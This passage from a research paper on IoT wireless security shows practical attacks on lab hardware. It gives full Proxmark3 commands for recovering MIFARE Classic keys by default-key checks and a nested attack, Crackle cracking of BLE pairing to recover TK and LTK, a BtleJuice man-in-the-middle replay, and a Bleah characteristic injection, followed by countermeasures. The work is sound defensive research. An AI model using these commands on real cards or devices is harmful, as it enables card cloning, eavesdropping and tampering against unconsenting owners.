proxmark3> hf mf rdbl 2 A afffbfffcfff
--block no:2, key type:A, key:af ff bf ff cf ff
#db# READ BLOCK FINISHED
isOk:01 data:00 02 19 33 49 e2 b4 3e 00 00 00 00 00 00 00 00
proxmark3> hf mf rdbl 1 A afffbfffcfff
--block no:1, key type:A, key:af ff bf ff cf ff
#db# READ BLOCK FINISHED
isOk:01 data:00 06 17 09 19 40 01 01 00 18 02 14 82 00 00 00
proxmark3> hf mf rdbl 3 A afffbfffcfff
--block no:3, key type:A, key:af ff bf ff cf ff
#db# READ BLOCK FINISHED
isOk:01 data:00 00 00 00 00 00 7f 07 88 00 00 00 00 00 00 00
```

(**b**)

**Figure 16.** (**a**) PM3 used to recover the key. (**b**) PM3 used to read blocks of each sector.

#### 6.1.4. Password Decoding or Crypto Attacks on Mifare Classic Tag

"Nested Attack" is another security test carried out against the MFCT. PM3 must be used in an Eavesdropping Mode (Figure 3a). The HF antenna must be connected. Once command (8) is launched, an output that is similar to Figure 12 is obtained. If some sectors of the card use default keys, they can be easily read through command (13), which is shown in Figure 17a. However, the default passwords may have been changed in other sectors, as it is shown in Figure 17b, once command (14) is applied. The PM3 performs the "Test Block Keys" command, which tests the default keys through command (15). Figure 17c shows the output of command (15).

$$\text{hf mf rdbl 0 A FFFFFFFFFFFF,} \tag{13}$$

$$\text{hf mf rdbl 7 A FFFFFFFFFFFF,} \tag{14}$$

$$\text{hf mf chk * ?,} \tag{15}$$

$$\text{hf mf nested 1 0 A ffffffffffff d,} \tag{16}$$

```
proxmark3> hf mf rdbl 0 A FFFFFFFFFFFF
--block no:0, key type:A, key:ff ff ff ff ff ff
#db# READ BLOCK FINISHED
isOk:01 data:01 02 03 04 04 08 04 00 00 00 00 00 00 00 00 00
```

(**a**)

```
proxmark3> hf mf rdbl 9 A FFFFFFFFFFFF
--block no:9, key type:A, key:ff ff ff ff ff ff
#db# Authentication failed. Card timeout.
#db# Auth error
#db# READ BLOCK FINISHED
isOk:00
```

(**b**)

```
proxmark3> hf mf chk * ?
No key specified, trying default keys
chk default key[ 0] ffffffffffff
chk default key[ 1] 000000000000
chk default key[ 2] a0a1a2a3a4a5
chk default key[ 3] b0b1b2b3b4b5
chk default key[ 4] aabbccddeeff
chk default key[ 5] 4d3a99c351dd
chk default key[ 6] 1a982c7e459a
chk default key[ 7] d3f7d3f7d3f7
chk default key[ 8] 714c5c886e97
chk default key[ 9] 587ee5f9350f
chk default key [10] a0478cc39091
chk default key[1 1] 533cb6c723f6
chk default key[12] 8fd0a4f256e9
--sector: 0, block:   3, key type:A, key count:13
Found valid key:[ffffffffffff]
...omitted for brevity...
--sector:15, block: 63, key type:B, key count:13
Found valid key:[ffffffffffff]
```

(**c**)

**Figure 17.** (**a**) Output of command (13). (**b**) Output of command (14). (**c**) Output of command (15).

The "Nested Attack" is launched through command (16) because there is one useable key to identify keys for the other blocks. Figure 18 shows the output of command (16), where keys of many sectors are obtained.

```
proxmark3> hf mf nested 1 0 A ffffffffffff     d
Testing known keys. Sector count=16
nested...
uid:ac4fa737 trgbl=4 trgkey=0
Found valid key: 080808088888
uid: ac4fa737 trgbl=8 trgkey=0
Found valid key: 080808088888
Time in nested: 7.832 (3.916 sec per key)
Iterations count: 2
|---|--------------------|---|------------|---|
|sec|key A          |res|key B     |res|
|---|--------------------|---|------------|---|
|000|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|001|   080808088888    | 1 |   ffffffffffff    | 1 |
|002|   080808088888    | 1 |   ffffffffffff    | 1 |
|003|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|004|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|005|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|006|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|007|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|008|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|009|   080808088888    | 1 |   ffffffffffff    | 1 |
|010|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|011|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|012|   080808088888    | 1 |   ffffffffffff    | 1 |
|013|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|014|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|015|   ffffffffffff    | 1 |   ffffffffffff    | 1 |
|---|----------------|---|----------------|---|
Printing keys to binary file dumpkeys.bin...
```

**Figure 18.** Output of command (16).

The new recovered key (080808088888) allows us to read the secret blocks, which is shown in Figure 19. Once it is used, command (13) with the values of the sector and key are updated. Therefore, the information of all blocks can be read.

```
proxmark3> hf mf rdbl 9 A 080808088888

--block no:9, key type:A, key:08 08 08 08 08 08

#db# READ BLOCK FINISHED

isOk:01 data:00 0c 00 0e ff f5 ff ff 00 0c 01 00 09 ea 07 ff
```

**Figure 19.** Output of hf mf rdbl command.

## 6.2. *Bluetooth Practical Analysis*


Table 4 lists the Bluetooth's vulnerabilities described in Table 2, with a mark on the "PA" column. The security test is then carried out over the associated devices.

**Table 4.** Practical analysis on Bluetooth devices.

| Vulnerability No. | Security Test | Device |
|---|---|---|
| 1 | Security mode 1 Level 1, no security | CC2650STK |
| 2 | Just Works, MITM attack | CC2650STK |
| 3 | Just Works, Eavesdropping attack | CC2650STK |
| 8 | Passkey, Eavesdropping attack | CC2540DK |
| 13 | Security Services limited, Fuzzing attack | CC2650STK |

### 6.2.1. Vulnerability 1: Security Mode 1 Level 1 No Security

All Bluetooth devices operate in 1 of 4 defined access security modes: Security Mode 1 Level 1 is non-secure [55]. If the Bluetooth device is connected in this mode, using the architecture in Figure 3c, the exchanged information is retrieved, as shown in Figure 20b, because Ubertooth sniffs the communication between the peripheral (CC2650STK) and the central (GS) (see Figure 20a).



CC2650 SensorTag


| Name | UUID | Primary? |
|---|---|---|
| Generic Access | 1800 | true |
| Generic Attribute | 1801 | true |
| Device Information | 180a | true |
| Battery Service | 180f | true |
| IR Temperature Service | f000aa0004514000b000000000000000 | true |
| Humidity Service | f000aa2004514000b000000000000000 | true |
| Barometer Service | f000aa4004514000b000000000000000 | true |
| Movement Service | f000aa8004514000b000000000000000 | true |
| Luxometer Service | f000aa7004514000b000000000000000 | true |

| | |
|---|---|
| Services advertised | aa80 |

DEVICE INFORMATION!

| | |
|---|---|
| Connection State | connected |
| Bonded | false |
| Paired | false |
| IO Capability | unknown |

(**a**)



```
592 556.409550   Unknown_0x50657…  Unknown_0x50657…  ATT      59 UnknownDirection Read By Group Type Response, At
593 556.424639   Unknown_0x50657…  Unknown_0x50657…  LE LL    33 Empty PDU
594 556.439321   Unknown_0x50657…  Un
595 556.439551   Unknown_0x50657…  Un
596 556.454638   Unknown_0x50657…  Un
597 556.469321   Unknown_0x50657…  Un
598 556.469551   Unknown_0x50657…  Un
599 556.484321   Unknown_0x50657…  Un
600 556.484639   Unknown_0x50657…  Un
601 556.499321   Unknown_0x50657…  Un
602 556.499551   Unknown_0x50657…  Un
603 556.514321   Unknown_0x50657…  Un

   [Frame is ignored: False]
   [Protocols in frame: ppi:pcap_pktdata:
 PPI version 0, 24 bytes
   Version: 0
   Flags: 0x00
     .... ...0 = Alignment: Not aligned
     0000 000. = Reserved: 0x00
   Header length: 24
   DLT: 147
   Reserved: 36750c00008409000659292b2423
 DLT: 147, Payload: btle (Bluetooth Low E
```


```
    [L2CAP Index: 13]
  CRC: 0x476855
      [Expert Info (Note/Checksum): CRC unchecked, not all data available]
  Bluetooth L2CAP Protocol
    Length: 22
    CID: Attribute Protocol (0x0004)
  Bluetooth Attribute Protocol
    Opcode: Read By Group Type Response (0x11)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0001 = Method: Read By Group Type Response (0x11)
    Length: 20
    Attribute Data, Handle: 0x003a, Group End Handle: 0x0041, UUID128: Unknown
      Handle: 0x003a (Unknown)
      Group End Handle: 0x0041
      UUID: 00000000000000b00040510480aa00f0
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 589]
```

(**b**)

**Figure 20.** (**a**) Information provides by GE. (**b**) Information captured with Ubertooth.


### 6.2.2. Vulnerability 2: Just Works, MITM Attack

Once the architecture of Figure 3e is deployed and the dummy device is connected to the GS gateway, the MITM is carried out, where all the intercepted GATT operations are then displayed with the corresponding services characteristics, UUID, and the data associated in BtleJuice UI. Figure 21a shows the information received for both battery and humidity services in the BtleJuice UI. From the same UI, the replay attack is carried out by modifying the value of the GATT service (Figure 21b).



| Action | Service | Characteristic | Data |
|---|---|---|---|
| read | 180f | 180f | 4e |
| read | f000aa2004514000b000000000000000 | f000aa2004514000b000000000000000 | 46 |

(**a**)




Service: f000aa2004514000b000000000000000
Characteristic: f000aa2004514000b000000000000000
Data: 64

(**b**)

**Figure 21.** (**a**) BtleJuice sniffing. (**b**) BtleJuice Replay.

Figure 22 shows the information received from the dummy device connected to the central device (GS), which shows the same value as in the CC2650STK for the battery service because it did not apply the replay attack and, for the humidity service, the value changed from "46" to "64".



CC2650 SensorTag

| Name | UUID | Primary? |
|---|---|---|
| Generic Access | 1800 | true |
| Generic Attribute | 1801 | true |
| Device Information | 180a | true |
| Battery Service | 180f | true |
| IR Temperature Service | f000aa0004514000b000000000000000 | true |
| Humidity Service | f000aa2004514000b000000000000000 | true |

| UUID | Properties | Value | Value As | Notify |
|---|---|---|---|---|
| Battery Level | read notify | 4e | hex | Notify |
| Humidity Data | read notify | 64 | hex | Notify |

Services advertised

DEVICE INF

Connection State
Bonded
Paired
IO Capability

**Figure 22.** GE UI dummy device capture.

### 6.2.3. Vulnerability 3: Just Works, Eavesdropping Attack

In order to provide a secure channel, the pairing process must be executed. CC2650STK only supports the pairing method "Just Works," where the TK is always zero because it does not have enough physical characteristics (Input/Output) to support another type of pairing, such as OOB or Passkey Entry (Figure 23a). Figure 23a shows the pairing response package, where flags: OOB, Keypress, MITM, and LE Secure are unset to CC2650STK. These results are related with supported input/output capabilities because the CC2650STK has neither input nor output, such as a keyboard and/or a display.


The connection between CC2650STK peripheral and the GS gateway is sniffed with Ubertooth and Wireshark following the configuration shown in Figure 3c. As result, a file with the ".pcap" or ".pcapng" extension is generated, which is used by Crackle tool with command (17) in both cases.

```
crackle -i file_encrypted.pcap -o file_decript.pcap,    (17)
```

Figure 24a shows the output of command (17). From decrypted files, Figure 25a shows how important information about the cypher channel is captured. The Long Term Key (LTK) of CC2650STK (Figure 25a) is found. It should be noted that the LTK listed in Figure 25a, which was once used as crackle, is encrypted so they do not match those in Figure 24a, where the package is already decrypted.


Bluetooth uses the function (18) to generate the key to encrypt the channel. The values of rand, p1 and p2, are obtained in the pairing process [83]. In the case of CC2650STK, the value of TK is 0.

Figure 26a shows how the transmitted value 03 is recovered despite the encryption from CC2650STK.



```
> Frame 3116: 44 bytes on wire (352 bits), 44 bytes captured (352 bits)
> PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
> Bluetooth Low Energy Link Layer
> Bluetooth L2CAP Protocol
v Bluetooth Security Manager Protocol
     Opcode: Pairing Response (0x02)
     IO Capability: No Input, No Output (0x03)
     OOB Data Flags: OOB Auth. Data Not Present (0x00)
   v AuthReq: 0x01, Bonding Flags: Bonding
        000. .... = Reserved: 0x0
        ...0 .... = Keypress Flag: False
        .... 0... = Secure Connection Flag: False
        .... .0.. = MITM Flag: False
        .... ..01 = Bonding Flags: Bonding (0x1)
     Max Encryption Key Size: 16
   v Initiator Key Distribution: 0x00
        0000 .... = Reserved: 0x0
        .... 0... = Link Key: False
        .... .0.. = Signature Key (CSRK): False
        .... ..0. = Id Key (IRK): False
        .... ...0 = Encryption Key (LTK): False
   v Responder Key Distribution: 0x01, Encryption Key (LTK)
        0000 .... = Reserved: 0x0
        .... 0... = Link Key: False
        .... .0.. = Signature Key (CSRK): False
        .... ..0. = Id Key (IRK): False
        .... ...1 = Encryption Key (LTK): True
```

(**a**)



```
> Frame 28: 44 bytes on wire (352 bits), 44 bytes captured (352 bits)
> PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
> Bluetooth Low Energy Link Layer
> Bluetooth L2CAP Protocol
v Bluetooth Security Manager Protocol
     Opcode: Pairing Response (0x02)
     IO Capability: Keyboard, Display (0x04)
     OOB Data Flags: OOB Auth. Data Not Present (0x00)
   v AuthReq: 0x05, MITM Flag, Bonding Flags: Bonding
        000. .... = Reserved: 0x0
        ...1 .... = Keypress Flag: True
        .... 0... = Secure Connection Flag: False
        .... .1.. = MITM Flag: True
        .... ..01 = Bonding Flags: Bonding (0x1)
     Max Encryption Key Size: 16
   v Initiator Key Distribution: 0x01, Encryption Key (LTK)
        0000 .... = Reserved: 0x0
        .... 0... = Link Key: False
        .... .0.. = Signature Key (CSRK): False
        .... ..0. = Id Key (IRK): False
        .... ...1 = Encryption Key (LTK): True
   v Responder Key Distribution: 0x03, Id Key (IRK), Encryption Key (LTK)
        0000 .... = Reserved: 0x0
        .... 0... = Link Key: False
        .... .0.. = Signature Key (CSRK): False
        .... ..1. = Id Key (IRK): True
        .... ...1 = Encryption Key (LTK): True
```

(**b**)

**Figure 23.** (**a**) Pairing response between CC2650STK and GS. (**b**) Pairing Response between CC2540DK and GS.

**CC2650STK**

```
Analyzing connection 0:
d4:f5:13:79:7b:9b (public) -> d4:f5:13:79:7b:b8 (public)
Found 14 encrypted packets
Cracking with strategy 0, 20 bits of entropy !!!
TK found: 000000
ding ding ding, using a TK of 0! Just Cracks(tm) !!!
Decrypted 14 packets
LTK found: 7f62c053f104a5bbe68b1d896a2ed49c,
```


(**a**)

**CC2540DK**

```
Analyzing connection 0:
5c:f3:70:73:3e:f4 (public) -> 69:5b:fb:2c:3f:a7 (random)
Found 57 encrypted packets
Cracking with strategy 0, 20 bits of entropy !!!
TK found: 586,203 !!!
Decrypted 55 packets
LTK found: 9c0469262e521d1d40e095e7c542c5ec
Decrypted 55 packets, dumping to PCAP
Done, processed 307 total packets, decrypted 55
```

(**b**)


**Figure 24.** Crackle command output: (**a**) CC2650STK (**b**) CC2540DK.



```
> Frame 3260: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
> Bluetooth Low Energy Link Layer
> Bluetooth L2CAP Protocol
v Bluetooth Security Manager Protocol
     Opcode: Encryption Information (0x06)
     Long Term Key: 7775751c8f3eb2fb75a5c735ac90e45d
```

(**a**)


**Figure 25.** *Cont.*



```
Wireshark · Packet 173 · dec_pcap_06.pcap

> Frame 173: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
> Bluetooth Low Energy Link Layer
> Bluetooth L2CAP Protocol
v Bluetooth Security Manager Protocol
    Opcode: Encryption Information (0x06)
    Long Term Key: 90db8da81f5b9c2983f3089b3bc6e595
```


(**b**)

**Figure 25.** (**a**) LTK recovered from CC2650STK. (**b**) LTK recovered from CC2540DK.



```
Wireshark · Packet 888 · Decrypt2

▾ Bluetooth Low Energy Link Layer
    Access Address: 0xa588e773
    [Master Address: TexasIns_79:7b:9b (d4:f5:13:79:7b:9b)]
    [Slave Address: TexasIns_79:7b:b8 (d4:f5:13:79:7b:b8)]
  ▸ Data Header: 0x080a
    [L2CAP Index: 26]
  ▾ CRC: 0x000000
    ▸ [Expert Info (Note/Checksum): CRC unchecked, not all data available]
▾ Bluetooth L2CAP Protocol
    Length: 4
    CID: Attribute Protocol (0x0004)
▾ Bluetooth Attribute Protocol
  ▾ Opcode: Handle Value Notification (0x1b)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 1011 = Method: Handle Value Notification (0x1b)
    Handle: 0x002e (Unknown)
    Value: 03

0000  00 00 18 00 93 00 00 00  36 75 0c 00 00 86 09 00   ........ 6u......
0010  f0 7e 5f 18 1a 06 18 00  73 e7 88 a5 0a 08 04 00   .~_..... s.......
0020  04 00 1b 2e 00 03 00 00  00                        ........ .
```

(**a**)



```
v Bluetooth Attribute Protocol
  v Opcode: Read By Type Response (0x09)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..00 1001 = Method: Read By Type Response (0x09)
    Length: 7
  > Attribute Data, Handle: 0x001f, Characteristic Handle: 0x0020, UUID: Manufacturer Name String
  v Attribute Data, Handle: 0x0021, Characteristic Handle: 0x0022, UUID: Model Number String
    > Handle: 0x0021 (Device Information: Manufacturer Name String: GATT Characteristic Declaration)
    > Characteristic Properties: 0x02, Read
    > Characteristic Value Handle: 0x0022 (Device Information: Model Number String)
      UUID: Model Number String (0x2a24)
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 255]
```

(**b**)

**Figure 26.** (**a**) Information recovered from CC2650STK. (**b**) Information recovered from CC2540DK.

#### 6.2.4. Vulnerability 8: Passkey, Eavesdropping Attack

CC2540DK supports the "PassKey" method because it connected with the BTool (via serial), which serves as interface to provide IO capabilities. Figure 23b shows a pairing response package, where flags: Keypress, MITM, and Bonding are set to CC2540DK. These results are related with input/output capabilities supported because the CC2540DK supports the keyboard as the input and the display as the output.

The same procedure of the previous section is used. The connection between CC2540DK peripheral and the GS gateway is sniffed with Ubertooth and Wireshark following the configuration shown in Figure 3d. As a result, a file with ".pcap" or ".pcapng" extension is generated, which is used by the Crackle tool with command (17).

Figure 24b shows the output of command (17) for CC2540DK. As for Section 6.2.1, Figure 25b shows the encrypted LTK, while Figure 24b shows the decrypted LTK through the capture of Wireshark.

Function (18) is used to generate the key to encrypt the channel. The values of rand, p1 and p2, are obtained in the pairing process [82]. In the case of CC2540DK, the TK is recovered because crackle applies brute force since it is a six-digit pin.


Figure 26b shows how sensible information about the service is recovered from CC2540DK.

AES(TK, AES(TK, rand XOR p1) XOR p2), (18)

### 6.2.5. Vulnerability 13: Security Services limited, Fuzzing Attack


The CC2650STK has several built-in services, which delegate security to the lower layers of the Bluetooth protocol. This vulnerability is exploited using the Bleah tool, which sends malformed frames and causes the output value to be altered. From command (2), the selected service to be attacked is humidity. Then command (19) is launched in order to inject the character "j". Figure 27a shows how the output of Bleah indicates that byte "j" was sent. In order to probe the fuzzing attack, the humidity period value is read from the GS server and the GE server. As shown in Figure 27b, the value of the humidity period is "j" and, therefore, the value was injected.

sudo bleah -b "54:6c:0e:80:9a:03" -u "f000aa23-0451-4000-b000-000000000000" -d "j", (19)



```
root@raspberrypi:/home/pi/bleah# sudo bleah -b "54:6c:0e:80:9a:03" -u "f000aa23-0451-4000-b000-000000000000" -d "j"
                                                                          .
        .n                   .                 .                  n.
  .   .dP                  dP                   9b                 9b.    .
 4    qXb         .       dX    BLEAH v1.0.0     Xb       .        dXp     t
dX.    9Xb      .dXb    __                         __    dXb.     dXP     .Xb
9XXb._       _.dXXXXb dXXXXbo.                 .odXXXXb dXXXXb._       _.dXXP
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXXOo.           .oOXXXXXXXXVXXXXXXXXXXXXXXXXXXXP
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`OOO8b   d8OOO'~   ~`XXXXXXXXXXXXXXXXXXXXXP'
    `9XXXXXXXXXXXP' `9XX'    *     `98v8P'     *    `XXP' `9XXXXXXXXXXXP'
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~
                        )b.  .dbo.dP'`v'`9b.odb.  .dX(
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
                    9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                     `'      9XXXXXX(   )XXXXXXP      `'
                              XXXX X.`v'.X XXXX
                              XP^X'`b   d'`X^XX
                              X. 9  `   '  P )X
                              `b  `       '  d'
                               `             '

                Made with  by Simone 'evilsocket' Margaritelli

@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ 54:6c:0e:80:9a:03 (-43 dBm) ──────────────────────────────────────────
│ Vendor                  │ Texas Instruments
│ Allows Connections      │ 
│ Address Type            │ public
│ Incomplete 16b Services │ '0000180f-0000-1000-8000-00805f9b34fb'
│ Tx Power                │ u'00'
│ 0x12                    │ u'08002003'
│ Manufacturer            │ u'0d00030000'
│ Complete Local Name     │ CC2650 SensorTag
│ Flags                   │ LE Limited Discoverable, BR/EDR Not Supported
└─────────────────────────┴──────────────────────────────────────────────

@ Connecting to 54:6c:0e:80:9a:03 ... connected.
()
@ Searching for characteristic uuid(f000aa23-0451-4000-b000-000000000000) ... found
@ Sending 1 bytes ... done
```

(**a**)



CC2650 SensorTag

| Name | UUID | Primary? |
|---|---|---|
| Generic Access | 1800 | true |
| Generic Attribute | 1801 | true |
| Device Information | 180a | true |
| Battery Service | 180f | true |
| IR Temperature Service | f000aa0004514000b000000000000000 | true |
| Humidity Service | f000aa2004514000b000000000000000 | true |

| UUID | Properties | Value | Value As | | Notify |
|---|---|---|---|---|---|
| Humidity Data | read notify | 00 | hex | Read | Notify |
| Humidity Config | read write | 00 | hex | Read Write | |
| Humidity Period | read write | j | hex | Read Write | |

(**b**)

**Figure 27.** (**a**) Fuzzing attack using Bleah. (**b**) Humidity value altered because of the fuzzing attack.

## 7. Risk Mitigation and Counter Measures

### *7.1. Risk Mitigation and Counter Measures for RFID/NFC*

Physical and cryptographic solutions can be used for protecting the privacy of RFID tags against possible attacks and threats. Some solutions are discussed below.

- The Faraday cage is an easy way of protecting an RFID tag that is inspired by the characteristics of electromagnetic fields [84].
- The protocol used in communication between tags and the reader is randomized at each communication, which does not allow obtaining the data contained in the tag or even knowing the id tag. Thus, the tracking of the tag will be impossible [85].
- To defend against the RFID attacks' replay, some simple counter measures exist such as the use of timestamps, one-time passwords, and the challenge response cryptography.
